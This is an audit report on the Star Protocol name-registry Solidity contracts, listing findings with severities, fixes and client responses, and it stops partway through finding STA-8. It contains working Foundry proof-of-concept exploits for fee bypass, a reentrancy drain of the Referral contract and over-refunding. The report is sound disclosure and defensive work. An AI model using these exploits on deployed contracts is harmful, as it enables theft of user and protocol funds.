Competitive Security Assessment

Star Protocol

Jul 31st, 2023

Secure3

secure3.io

Summary

This report is prepared for the project to identify vulnerabilities and issues in the smart contract source code. A group of NDA covered experienced security experts have participated in the Secure3's Audit Contest to find vulnerabilities and optimizations. Secure3 team has participated in the contest process as well to provide extra auditing coverage and scrutiny of the finding submissions.

The comprehensive examination and auditing scope includes:

- Cross checking contract implementation against functionalities described in the documents and white paper disclosed by the project owner.
- Contract Privilege Role Review to provide more clarity on smart contract roles and privilege.
- Using static analysis tools to analyze smart contracts against common known vulnerabilities patterns.
- Verify the code base is compliant with the most up-to-date industry standards and security best practices.
- Comprehensive line-by-line manual code review of the entire codebase by industry experts.

The security assessment resulted in findings that are categorized in four severity levels: Critical, Medium, Low, Informational. For each of the findings, the report has included recommendations of fix or mitigation for security and best practices.

Overview

Project Detail

Project Name	Star Protocol
Platform & Language	Solidity
Codebase	• https://github.com/asterso/sns-contracts/ • audit commit - a335f9c36dd0b89879314669672eafe05c03f648 • final commit - 45385ae09048593948edc916edc94df0e1e17a05
Audit Methodology	• Audit Contest • Business Logic and Code Review • Privileged Roles Review • Static Analysis


Code Vulnerability Review Summary

Vulnerability Level	Total	Reported	Acknowledged	Fixed	Mitigated	Declined
Critical	6	0	0	6	0	0
Medium	4	0	1	2	0	1
Low	3	0	0	1	0	2
Informational	5	0	1	4	0	0

Audit Scope

File	Commity Hash
contracts/eth-registry/RegistrarController.sol	a335f9c36dd0b89879314669672eafe05c03f648
contracts/eth-registry/BaseRegistrarImplementation.sol	a335f9c36dd0b89879314669672eafe05c03f648
contracts/eth-registry/Resolver.sol	a335f9c36dd0b89879314669672eafe05c03f648
contracts/eth-registry/Referral.sol	a335f9c36dd0b89879314669672eafe05c03f648
contracts/eth-registry/NSPriceOracle.sol	a335f9c36dd0b89879314669672eafe05c03f648
contracts/eth-registry/NodeController.sol	a335f9c36dd0b89879314669672eafe05c03f648

Code Assessment Findings



ID	Name	Category	Severity	Client Response	Contributor
STA-1	Most of the register fee and renewal fee can be bypass, allowing the user to own the name with no expiration	Logical	Critical	Fixed	ladboy233
STA-2	Reentrancy to steal Referral contract funds	Reentrancy	Critical	Fixed	Kong7ych3, ladboy233, ginlee
STA-3	Refunding logic does not handle the referral fee correctly	Logical	Critical	Fixed	ladboy233

STA-4	Risk of front-running registration	Logical	Critical	Fixed	Kong7ych3, ladboy233
STA-5	The validity of the name is not checked	Privilege Related	Critical	Fixed	Kong7ych3
STA-6	`addNewReferralRecord` and `_setApprovalForAll` permission control missing	Privilege Related	Critical	Fixed	Kong7ych3
STA-7	NodeController's previous approval not removed when a new node owner is set	Logical	Medium	Acknowledged	ladboy233
STA-8	Smart contract failed to compile	Language Specific	Medium	Fixed	ladboy233
STA-9	Using ERC721.transferFrom() instead of safeTransferFrom() may cause the user's NFT to be frozen in a contract that does not support ERC721	Logical	Medium	Declined	ginlee
STA-10	`ethPrice` price acquisition issue	Privilege Related	Medium	Fixed	Kong7ych3
STA-11	Incorrect duration check on renew	Logical	Low	Declined	Kong7ych3
STA-12	Premium is hardcoded to 0 and never used in `NSPriceOracle.sol`	Logical	Low	Fixed	ladboy233
STA-13	_mint instead of _safeMint for ERC721	Logical	Low	Declined	ginlee
STA-14	Check the validity of name in preAirdrop	Logical	Informational	Fixed	Kong7ych3
STA-15	Missing event record	Code Style	Informational	Fixed	Kong7ych3
STA-16	The contracts use unlocked pragma	Language Specific	Informational	Fixed	ginlee
STA-17	Use `bytes.concat()` instead of `abi.encodePacked()`	Gas Optimization	Informational	Acknowledged	ginlee
STA-18	Using storage instead of memory for structs/arrays saves gas	Gas Optimization	Informational	Fixed	ginlee

STA-1:Most of the register fee and renewal fee can be bypass, allowing the user to own the name with no expiration

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	ladboy233

Code Reference

- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L171-L177

```
171:         }
172:
173:         _mint(owner, id);
174:         nodeController.setSubnodeOwner(BASE_NODE, bytes32(id), owner);
175:
176:         prefixs[id] = name;
177:         tokenNames[id] = string.concat(name, ".", defaultDomain);
```

Description

ladboy233 : most of the register fee and renewal fee can be bypass, allowing the user to own the name with no expiration

In the current implementation, in NSPriceOracle.sol, the register fee and the renewal fee is calculated as

```
    function price(
        string calldata name,
        uint256 duration
    ) external view override returns (INSPriceOracle.Price memory) {
        uint256 len = name.strlen();
        uint256 basePrice;
        if (len >= 6) {
            basePrice = price6Letter * duration;
        } else if (len == 5) {
            basePrice = price5Letter * duration;
        } else if (len == 4) {
            basePrice = price4Letter * duration;
        } else if (len == 3) {
            basePrice = price3Letter * duration;
        } else if (len == 2) {
            basePrice = price2Letter * duration;
        } else {
            basePrice = price1Letter * duration;
        }

        return
            INSPriceOracle.Price({
                base: attoUSDToWei(basePrice),
                premium: 0
            });
    }
```

the fee is name length * duration, the duration is how long the user wish to own the name

However, most of the register few and renewal fee can be bypass, allowing the use to own the name with no duration because of the presence of grace period

the grace period is 28 days

```
   uint256 public constant GRACE_PERIOD = 28 days;
```

and it is used to determine if the name is available, if it is not available meaning the name has owner and the owner's name is not expired yet

```
  function available(uint256 id) public view override returns (bool) {
          return (expires[id] + GRACE_PERIOD < block.timestamp);
  }
```

When register the new and renew the name the GRACE_PERIOD is also used

```
        require(
             block.timestamp + duration + GRACE_PERIOD >
                 block.timestamp + GRACE_PERIOD
          );

          expires[id] = block.timestamp + duration;
          createdDate[id] = block.timestamp;
```

note the code does not do anything

```
  require(
          block.timestamp + duration + GRACE_PERIOD >
                  block.timestamp + GRACE_PERIOD
  );
```

as long as the duration is larger than 0

basically, the user can set duration to 1 seconds, while his own name expires in

```
  block.timestamp + 1 seconds + grace period (28 days)
```

if the user always set the duration time very short, the user bypass most of the register fee and renewal fee because the protocol want user to pay the fee as name length * duration, but user is paying only the name length (because duraiton can be gamed combining with the grace period)

whenver user's name expires, user does not have to renew

user can just call register again to re-register the name and use 1 seconds duration time to acquire 28 days grace period expiration time

One thing to change before running POC

We need to change the error in Referral.sol

from

```
  error CallFailed()
```

to

```
  error CallFailedSendETH();
```

otherwise, if we import both RegistrarController.sol and Referral.sol,

error CallFailed() is import twice and the code below failed to compile

also we can console.log the ETH sent and the cost in DirectRegister function

```
          string memory names = string.concat(name, ".", suffix);
          bytes32 label = bytes32(keccak256(bytes(names)));
          uint256 cost = getCost(name, duration);
          require(msg.value >= cost, "Insufficient Value");
          console.log("cost", msg.value, cost);
```

See POC

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import "../src/eth-registry/Referral.sol";

import "../src/eth-registry/NSPriceOracle.sol";
import "../src/eth-registry/RegistrarController.sol";

import "../src/eth-registry/NodeController.sol";
import "../src/eth-registry/BaseRegistrarImplementation.sol";


contract CounterTest is Test {

    Referral referral;
    NSPriceOracle oracle;
    RegistrarController controller;
    NodeController node;
    BaseRegistrarImplementation implement;


    function setUp() public {

        referral = new Referral();

        uint256[] memory _rentPrices = new uint256[](6);
        _rentPrices[0] = 1 ether;
        _rentPrices[1] = 1 ether;
        _rentPrices[2] = 1 ether;
        _rentPrices[3] = 1 ether;
        _rentPrices[4] = 1 ether;
        _rentPrices[5] = 1 ether;

        oracle = new NSPriceOracle(
            1 ether,
            _rentPrices
        );

        controller = new RegistrarController(
            oracle,
```

```
referral
        );

        node = new NodeController();

        bytes32 nodeBytes = bytes32(0x0);
        string memory suffix = "test";
        bytes32 label = keccak256(bytes(suffix));

        bytes32 subnode = node.makeNode(nodeBytes, label);

        implement = new BaseRegistrarImplementation(
            node,
            subnode
        );

        node.setSubnodeOwner(nodeBytes, label, address(implement));

        controller.addRegisterBase("test", address(implement));
        controller.setLongestLength(100);
        controller.setLimitLength(1);

        implement.addController(address(controller));
        referral.addController(address(controller));

        vm.warp(30 days);
    }

    function testBypassRenewalFee() public {

        address owner = address(10);
        uint256 duration = 10 minutes;
        string memory suffix = "test";
        address resolver = address(0);
        address addr = address(0);
        bytes32 refCode = bytes32(0);
        string memory name = "jeff-domain";

        controller.directRegister{value: 1 ether}(
            name,
            owner,
            duration,
            suffix,
```

```
  resolver,
            addr,
            refCode
        );

        string memory names = string.concat(name, ".", suffix);
        uint256 id = uint256(bytes32(keccak256(bytes(names))));
        bool result = implement.available(id);
        console.log("available?", result);

        vm.warp(60 days);

        result = implement.available(id);
        console.log("available?", result);

        controller.directRegister{value: 1 ether}(
            name,
            owner,
            1, // duration is 1 seconds
            suffix,
            resolver,
            addr,
            refCode
        );

        vm.warp(15 days);

        result = implement.available(id);
        console.log("available?", result);


    }
```

If we run the test,

```
forge test -vvv --match "Bypass"
```

we are getting

```
Running 1 test for test/Counter.t.sol:CounterTest
[PASS] testBypassRenewalFee() (gas: 411436)
Logs:
  cost 1000000000000000000 60000000000
  available? false
  available? true
  cost 1000000000000000000 100000000
  available? false
```

note the over-paid cost is refunded so only the cost from price oracle is paid

```
controller.directRegister{value: 1 ether}(
        name,
        owner,
        1, // duration is 1 seconds
        suffix,
        resolver,
        addr,
        refCode
);

vm.warp(15 days);

result = implement.available(id);
console.log("available?", result);
```

after the name expires, we are re-register the name with 1 second duration but after 15 days the name still not available because the timeline is within the grace period.

Recommendation

ladboy233 : We recommend the protocol just remove the grace period and add check to enforce minimum duration when register or renew the name

Client Response

Fixed.We add a ‘minimumAge’ variable and it’sused to check the shortest registrationduration in the register function.

STA-2:Reentrancy to steal Referral contract funds

Category	Severity	Client Response	Contributor
Reentrancy	**Critical**	**Fixed**	**Kong7ych3, ladboy233, ginlee**

Code Reference

- code/contracts/eth-registry/Referral.sol#L106-L114
- code/contracts/eth-registry/Referral.sol#L109-L124
- code/contracts/eth-registry/RegistrarController.sol#L203-L219

```
106:    function withdraw() external {
107:        uint256 amount = referrerBalance[msg.sender];
108:        require(amount > 0, "Insufficient balance");
109:        (bool success, ) = payable(msg.sender).call{value: amount}("");
110:        if (!success) {
111:            revert CallFailed();
112:        }
113:        referrerBalance[msg.sender] = 0;
114:    }

109:        (bool success, ) = payable(msg.sender).call{value: amount}("");
110:        if (!success) {
111:            revert CallFailed();
112:        }
113:        referrerBalance[msg.sender] = 0;
114:    }
115:
116:    function addController(address controller) external override onlyOwner { controllers[control
ler] = true; }
117:
118:    function removeController(address controller) external override onlyOwner { controllers[cont
roller] = false; }
119:}

203:        if (refCode != bytes32(0)) {
204:            (bool isExist, address referrerAddr) = referral
205:                .isReferrerAddressExist(refCode);
206:            if (isExist) {
207:                referral.addReferralRecord(referrerAddr);
208:                uint256 referrerFee = referral.getReferralCommissionFee(
209:                    cost,
210:                    referrerAddr
211:                );
```

Description

Kong7ych3 : In the Referral contract, users can withdraw their own referral rewards through the withdraw function, but the withdraw function does not follow the Checks-Effects-Interactions principle. It first sends the native token to the user and then modifies the referrerBalance. This will allow malicious users to re-enter this function after receiving native

tokens to steal funds from the contract.

ladboy233 :

```
    function deposit(address _addr) external payable onlyController {
        require(msg.value > 0, "Invalid amount");
        referrerBalance[_addr] += msg.value;
        emit depositRecord(_addr, msg.value);
    }

    function withdraw() external {
        uint256 amount = referrerBalance[msg.sender];
        require(amount > 0, "Insufficient balance");
        (bool success, ) = payable(msg.sender).call{value: amount}("");
        if (!success) {
            revert CallFailed();
        }
        referrerBalance[msg.sender] = 0;
    }
```

the code does not follow check-effect-interaction and update state after external call, if msg.sender is a smart contract it can implement receive callback to re-enter the withdraw function and drain all the fund in the Referral.sol smart contract

See POC

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import "../src/eth-registry/Referral.sol";

contract BadContract {

    uint public count;
    address victim;

    constructor(address _victim) {
        victim = _victim;
    }

    function steal() public {
        Referral(victim).withdraw();
    }

    receive() payable external {
        if(count != 3) {
            console.log("reentrancy count", count);
            count += 1;
             Referral(victim).withdraw();
        }
    }

}

contract CounterTest is Test {

    Referral referral;

    function setUp() public {
        referral = new Referral();
    }

    function testReentrancyReferral() public {

        BadContract badContract = new BadContract(address(referral));
```

```
referral.addController(address(this));

        referral.addNewReferralRecord("123", address(badContract));

        referral.deposit{value: 1 ether}(address(1));
        referral.deposit{value: 1 ether}(address(2));
        referral.deposit{value: 1 ether}(address(3));
        referral.deposit{value: 1 ether}(address(4));
        referral.deposit{value: 1 ether}(address(5));

        console.log("1 ether referral fee is set to bad contract");
        referral.deposit{value: 1 ether}(address(badContract));

        badContract.steal();
        console.log(
            "bad contract has balance after hack",
            address(badContract).balance
        );

    }
```

we run the test:

```
forge test -vv --match testReentrancyReferral
```

the output is

```
Running 1 test for test/Counter.t.sol:CounterTest
[PASS] testReentrancyReferral() (gas: 521489)
Logs:
  1 ether referral fee is set to bad contract
  reentrancy count 0
  reentrancy count 1
  reentrancy count 2
  bad contract has balance after hack 4000000000000000000
```

the POC shows reentrancy, a more realistic call flow is first someone call RegistrarController.sol#directRegister with a referCode that link to the malicious contract

```
function directRegister(
        string calldata name,
        address owner,
        uint256 duration,
        string calldata suffix,
        address resolver,
        address addr,
        bytes32 refCode
) public payable returns (uint256) {
```

which calls:

```
if (refCode != bytes32(0)) {
        (bool isExist, address referrerAddr) = referral
                .isReferrerAddressExist(refCode);
        if (isExist) {
                referral.addReferralRecord(referrerAddr);
                uint256 referrerFee = referral.getReferralCommissionFee(
                        cost,
                        referrerAddr
                );
                if (referrerFee > 0) {
                        referral.deposit{value: referrerFee}(referrerAddr);
                }
                referral.addTotalAmount(referrerAddr, cost);
                cost = cost - referrerFee;
        }
}
```

note the call:

```
(bool isExist, address referrerAddr) = referral
                .isReferrerAddressExist(refCode);
```

we are query the refererAddr based on the refCode

then we call

```
referral.addTotalAmount(referrerAddr, cost);
```

then the referrerAddr can use reentrancy to steal fund as shown in POC

ginlee : referrerBalance[msg.sender] = 0, state changes after external call, (bool success,) = payable(msg.sender).call{value: amount}(""), which is an obvious reentrancy exploit design pattern

Recommendation

Kong7ych3 : It is recommended to follow the Checks-Effects- Interactions principle, first modify the referrerBalance, and then transfer to the user

ladboy233 : update state before sending ETH out

```
    function withdraw() external {
        uint256 amount = referrerBalance[msg.sender];
        require(amount > 0, "Insufficient balance");
                            referrerBalance[msg.sender] = 0;
        (bool success, ) = payable(msg.sender).call{value: amount}("");
        if (!success) {
            revert CallFailed();
        }
    }
```

ginlee : Use the Checks-Effects-Interactions best practice and make all state changes before calling external contracts. Also, consider using function modifiers such as `nonReentrant` from Reentrancy Guard to prevent re-entrancy at the contract level.

Client Response

Fixed.We removed the premium variable.

STA-3:Refunding logic does not handle the referral fee correctly

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	ladboy233

Code Reference

- code/contracts/eth-registry/RegistrarController.sol#L208-L233

```
208:                 uint256 referrerFee = referral.getReferralCommissionFee(
209:                     cost,
210:                     referrerAddr
211:                 );
212:                 if (referrerFee > 0) {
213:                     referral.deposit{value: referrerFee}(referrerAddr);
214:                 }
215:                 referral.addTotalAmount(referrerAddr, cost);
216:                 cost = cost - referrerFee;
217:             }
218:         }
219: 
220:         if (msg.value > cost) {
221:             (bool success, ) = payable(msg.sender).call{
222:                 value: msg.value - cost
223:             }("");
224:             if (!success) {
225:                 revert CallFailed();
226:             }
227:         }
228:         return expires;
229:     }
230: 
231:     function addressToBytes(address a) internal pure returns (bytes memory b) {
232:         b = new bytes(20);
233:         assembly {
```

Description

ladboy233 : Refunding logic does not handle the referral fee correctly

In the code RegistrarController.sol, the code does not handle the refunding logic if the referral fee presents

```
        if (refCode != bytes32(0)) {
                (bool isExist, address referrerAddr) = referral
                        .isReferrerAddressExist(refCode);
                if (isExist) {
                        referral.addReferralRecord(referrerAddr);
                        uint256 referrerFee = referral.getReferralCommissionFee(
                                cost,
                                referrerAddr
                        );
                        if (referrerFee > 0) {
                                referral.deposit{value: referrerFee}(referrerAddr);
                        }
                        referral.addTotalAmount(referrerAddr, cost);
                        cost = cost - referrerFee;
                }
        }

        if (msg.value > cost) {
                (bool success, ) = payable(msg.sender).call{
                        value: msg.value - cost
                }("");
                if (!success) {
                        revert CallFailed();
                }
        }
```

cost is the cost the user needs to pay to register the name

let us just say, the msg.value is 10 eth

the referral fee is 0.1 eth

the cost is 1 eth

if there is no referral fee, the refunded amount is 10 eth - 1 ether = 9 eth,

if there is referral fee, the cost is 1 eth - 0.1 eth = 0.9 ether

now when refunding, the refunded amoutn is 10 eht - 0.9 ether (cost) = 9.1 ether

the code over-refunding the msg.value!

One thing to change before running POC

We need to change the error in Referral.sol

from

```
  error CallFailed()
```

to

```
error CallFailedSendETH();
```

otherwise, if we import both RegistrarController.sol and Referral.sol,

error CallFailed() is import twice and the code below failed to compile

also we can console.log the ETH sent and the cost in DirectRegister function

```
        string memory names = string.concat(name, ".", suffix);
        bytes32 label = bytes32(keccak256(bytes(names)));
        uint256 cost = getCost(name, duration);
        require(msg.value >= cost, "Insufficient Value");
        console.log("cost", msg.value, cost);
```

As shown in POC

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import "../src/eth-registry/Referral.sol";

import "../src/eth-registry/NSPriceOracle.sol";
import "../src/eth-registry/RegistrarController.sol";

import "../src/eth-registry/NodeController.sol";
import "../src/eth-registry/BaseRegistrarImplementation.sol";


contract CounterTest is Test {

    Referral referral;
    NSPriceOracle oracle;
    RegistrarController controller;
    NodeController node;
    BaseRegistrarImplementation implement;


    function setUp() public {

        referral = new Referral();

        uint256[] memory _rentPrices = new uint256[](6);
        _rentPrices[0] = 1 ether;
        _rentPrices[1] = 1 ether;
        _rentPrices[2] = 1 ether;
        _rentPrices[3] = 1 ether;
        _rentPrices[4] = 1 ether;
        _rentPrices[5] = 1 ether;

        oracle = new NSPriceOracle(
            1 ether,
            _rentPrices
        );

        controller = new RegistrarController(
            oracle,
```

```
referral
        );

        node = new NodeController();

        bytes32 nodeBytes = bytes32(0x0);
        string memory suffix = "test";
        bytes32 label = keccak256(bytes(suffix));

        bytes32 subnode = node.makeNode(nodeBytes, label);

        implement = new BaseRegistrarImplementation(
            node,
            subnode
        );

        node.setSubnodeOwner(nodeBytes, label, address(implement));

        controller.addRegisterBase("test", address(implement));
        controller.setLongestLength(100);
        controller.setLimitLength(1);

        implement.addController(address(controller));
        referral.addController(address(controller));

        vm.warp(30 days);
    }

    function testRegular() public {



        address owner = address(10);
        uint256 duration = 10 minutes;
        string memory suffix = "test";
        address resolver = address(0);
        address addr = address(0);
        bytes32 refCode = bytes32(0);

        controller.directRegister{value: 1 ether}(
            "jeff-domain",
            owner,
            duration,
```

```
  suffix,
            resolver,
            addr,
            refCode
        );

    }

    function testWithRefCode() public {

        address owner = address(10);
        uint256 duration = 10 minutes;
        string memory suffix = "test";
        address resolver = address(0);
        address addr = address(0);
        bytes32 refCode = bytes32("ladboy233");

        referral.addNewReferralRecord(refCode, owner);

        controller.directRegister{value: 1 ether}(
            "jeff-domain",
            owner,
            duration,
            suffix,
            resolver,
            addr,
            refCode
        );

    }

    receive() payable external {
        console.log("refunded fund", msg.value);
    }

}
```

We run the POC

```
forge test -vvv
```

the output is

```
[PASS] testRegular() (gas: 317981)
Logs:
  cost 1000000000000000000 60000000000
  refunded fund 999999940000000000

[PASS] testWithRefCode() (gas: 506635)
Logs:
  cost 1000000000000000000 60000000000
  refunded fund 999999943000000000
```

the msg.value used is 1 ether (10 ** 18 wei), the cost is 60000000000 wei

but when referral code presents, the refunded amout is 999999943000000000

the name registerer is getting 3000000000 wei referral fee!

Putting this as critical submission because overtime, the project's fund is used to overrefund the registered user and project lose fund

Recommendation

ladboy233 : We recommend the protocol do not let the protocol over-refund the cost when register a new name when referral code presents!

Client Response

Fixed.We removed the code `cost = cost -referrer Fee`

STA-4:Risk of front-running registration

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	Kong7ych3, ladboy233

Code Reference

- code/contracts/eth-registry/RegistrarController.sol#L132
- code/contracts/eth-registry/RegistrarController.sol#L209-L232

```
132:    function directRegister(

209:                    cost,
210:                    referrerAddr
211:                );
212:                if (referrerFee > 0) {
213:                    referral.deposit{value: referrerFee}(referrerAddr);
214:                }
215:                referral.addTotalAmount(referrerAddr, cost);
216:                cost = cost - referrerFee;
217:            }
218:        }
219:
220:        if (msg.value > cost) {
221:            (bool success, ) = payable(msg.sender).call{
222:                value: msg.value - cost
223:            }("");
224:            if (!success) {
225:                revert CallFailed();
226:            }
227:        }
228:        return expires;
229:    }
230:
231:    function addressToBytes(address a) internal pure returns (bytes memory b) {
232:        b = new bytes(20);
```

Description

Kong7ych3 : In the RegistrarController contract, users can register the specified name through the directRegister function, but the protocol does not have a strategy to prevent MEV front-running. This will lead to malicious users once

they detect that someone wants to register their favorite name, they will be able to increase the gas to preemptively register this name, and be listed in the market at a higher price. This will seriously damage the user experience of using the protocol and bring negative impact to the project team.

ladboy233 : Frontrunning the register to steal referral fee

When register a new name, if the referral code is set, the address that map to the referral code can earn referral fee

```
        if (refCode != bytes32(0)) {
            (bool isExist, address referrerAddr) = referral
                .isReferrerAddressExist(refCode);
            if (isExist) {
                referral.addReferralRecord(referrerAddr);
                uint256 referrerFee = referral.getReferralCommissionFee(
                    cost,
                    referrerAddr
                );
```

the expected behavior is that if the referral code is set to bytes32(0), no referral fee is given,

if the non-exist referral code is set and no referral address mapped to the referral code, no referral fee is given either

```
if (refCode != bytes32(0)) {
        (bool isExist, address referrerAddr) = referral
                .isReferrerAddressExist(refCode);
        if (isExist) {
                referral.addReferralRecord(referrerAddr);
```

However, if the referral code is set to a non-exist referral code,

another user detect the transaction in mempool and he can simple frontrun the transaction and call

```
function addNewReferralRecord(bytes32 code, address addr)
        external
        override
{
        require(
                referrerAddresses[code] == address(0),
                "Refcode already exists"
        );
        require(referrerCodes[addr] == bytes32(0), "Address already exists");
        referrerAddresses[code] = addr;
        referrerCodes[addr] = code;
        userCommissionInfo[addr].refCode = code;
}
```

call addNewReferralRecord to create and claim the referral fee when transaction directRegister executes

Recommendation

Kong7ych3 : It is recommended to refer to the registration process of ENS to avoid the risk of user registration operation being front-running.

ladboy233 : Frontrunning can be a difficult issue to completely prevent, but there are some measures you can take to mitigate it. One way to do this is to implement a time delay between the registration of the name and the distribution of the referral fee.

One approach would be to use a commit-reveal scheme. Instead of including the referral code directly in the transaction, the user could commit to the code by hashing it and including the hash in the transaction. After the transaction is confirmed, the user could reveal the referral code, which would be used to determine the referral fee. This would make it harder for someone to frontrun the transaction and claim the referral fee, since they wouldn't know the actual referral code until after the transaction is confirmed.

It's also a good idea to monitor your contract for unusual behavior, such as an abnormally high number of referrals being claimed by a single address. This could be a sign that someone is attempting to exploit the contract and claim referral fees fraudulently.

Finally, it's important to educate your users about the risks of frontrunning and encourage them to take appropriate precautions, such as setting higher gas prices or using a different wallet that supports gas auctions to prevent frontrunning.

Client Response

Fixed.We added another registration method called register, which is similar to the registration process of ENS.

STA-5:The validity of the name is not checked

Category	Severity	Client Response	Contributor
Privilege Related	Critical	Fixed	Kong7ych3

Code Reference

- code/contracts/eth-registry/Resolver.sol#L75-L84

```
75:     function setSubnodeReverseRecord(
76:         address _address,
77:         string memory prefix,
78:         string memory suffix,
79:         bytes32 node
80:     ) external authorised(node) {
81:         string memory name = string.concat(prefix, ".", suffix);
82:         subnode_reverse_record[_address] = name;
83:         subnode_reverse_node[_address] = node;
84:     }
```

Description

Kong7ych3 : In the Resolver contract, the user can set the subnode reverse record for the name through the setSubnodeReverseRecord function, but it does not check whether the user has permission to set it for the name. This would result in arbitrary users being able to set arbitrary reverse records for someone else's name.

Recommendation

Kong7ych3 : It is recommended to check whether the user has permission to set the reverse record of the name. Consider below fix in the `Resolver.setSubnodeReverseRecord()` function

```
bytes32 n = makeNode(baseNode[suffix], keccak256(bytes(name)));
require(node == n);
```

Client Response

Fixed.We used makeNode function to verify the subNode value in order to update the SubnodeReverseRecord.

STA-6: `addNewReferralRecord` and `_setApprovalForAll` permission control missing

Category	Severity	Client Response	Contributor
Privilege Related	Critical	Fixed	Kong7ych3

Code Reference

- code/contracts/eth-registry/Referral.sol#L58-L70
- code/contracts/eth-registry/NodeController.sol#L67

```
58:     function addNewReferralRecord(bytes32 code, address addr)
59:         external
60:         override
61:     {
62:         require(
63:             referrerAddresses[code] == address(0),
64:             "Refcode already exists"
65:         );
66:         require(referrerCodes[addr] == bytes32(0), "Address already exists");
67:         referrerAddresses[code] = addr;
68:         referrerCodes[addr] = code;
69:         userCommissionInfo[addr].refCode = code;
70:     }

67:     function _setApprovalForAll( address owner, address operator, bool approved ) external { oper
ators[owner][operator] = approved;}
```

Description

Kong7ych3 : In the NodeController contract, any user can call the `_setApprovalForAll` function to steal any user's approval, which will cause the user's approval to be lost without their knowledge.
Kong7ych3 : In the Referral contract, the addNewReferralRecord function is used to set the user's refCode. But malicious users can call this function to front-running other users' transactions to be confirmed and point the refCode to themselves. This may cause the protocol's refCode to not work properly.

Recommendation

Kong7ych3 : The setApprovalForAll function has been implemented in the contract, and this function can only be approved by the specified operator through the caller. Therefore it is recommended to remove redundant `_setApprovalForAll` function.

Kong7ych3 : It is recommended that callers can only set their own refCode through the addNewReferralRecord function. Consider below fix in the `Referral.addNewReferralRecord()` function

```
    function addNewReferralRecord(
        bytes32 code
    ) external override {
        require(
            referrerAddresses[code] == address(0),
            "Refcode already exists"
        );
        require(referrerCodes[msg.sender] == bytes32(0), "Address already exists");
        referrerAddresses[code] = msg.sender;
        referrerCodes[msg.sender] = code;
        userCommissionInfo[msg.sender].refCode = code;
    }
```

Client Response

Fixed.The issue is valid and it has been properly fixed.

STA-7:NodeController's previous approval not removed when a new node owner is set

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	ladboy233

Code Reference

- code/contracts/eth-registry/NodeController.sol#L63

```
63:    function setApprovalForAll(address operator, bool approved) external { operators[msg.sender]
[operator] = approved; }
```

Description

ladboy233 : NodeController's previous approval not removed when a new node owner is set

anyone can call this function to grant approval to a smart contract

```
    function setApprovalForAll(address operator, bool approved) external {
        operators[msg.sender][operator] = approved;
    }
```

However, even when the owner changed, the approval is never removed

```
function setOwner(bytes32 node, address owner)public virtual authorised(node){
        _setOwner(node, owner);
}

function _setOwner(bytes32 node, address owner) internal {
        records[node].owner = owner;
}
```

Recommendation

ladboy233 : The code should clear the previous approval before setting new owner

Client Response

Acknowledged.

STA-8:Smart contract failed to compile

Category	Severity	Client Response	Contributor
Language Specific	Medium	Fixed	ladboy233

Code Reference

- code/contracts/eth-registry/Referral.sol#L7
- code/contracts/eth-registry/NodeController.sol#L8
- code/contracts/eth-registry/Resolver.sol#L187-L202

```
7:contract Referral is IReferral, Ownable {

8:contract NodeController is INodeController, Ownable {

187:    function setContenthash(bytes32 node, bytes calldata hash)
188:        external
189:        virtual
190:        authorised(node)
191:    {
192:        versionable_hashes[recordVersions[node]][node] = hash;
193:        emit ContenthashChanged(node, hash);
194:    }
195:
196:    function contenthash(bytes32 node) external view returns (bytes memory) { return versionable
_hashes[recordVersions[node]][node]; }
197:
198:    function clearRecords(bytes32 node) public virtual authorised(node) {
199:        recordVersions[node]++;
200:        emit VersionChanged(node, recordVersions[node]);
201:    }
202:
```

Description

ladboy233 : Smart contract failed to compile because of the missing implementation of the event emission

In Resolver.sol, the code below emit event ContenthashChanged and VersionChanged

```
    function setContenthash(bytes32 node, bytes calldata hash)
        external
        virtual
        authorised(node)
    {
        versionable_hashes[recordVersions[node]][node] = hash;
        emit ContenthashChanged(node, hash);
    }

    function contenthash(bytes32 node) external view returns (bytes memory) { return versionable_has
hes[recordVersions[node]][node]; }

    function clearRecords(bytes32 node) public virtual authorised(node) {
        recordVersions[node]++;
        emit VersionChanged(node, recordVersions[node]);
    }
```

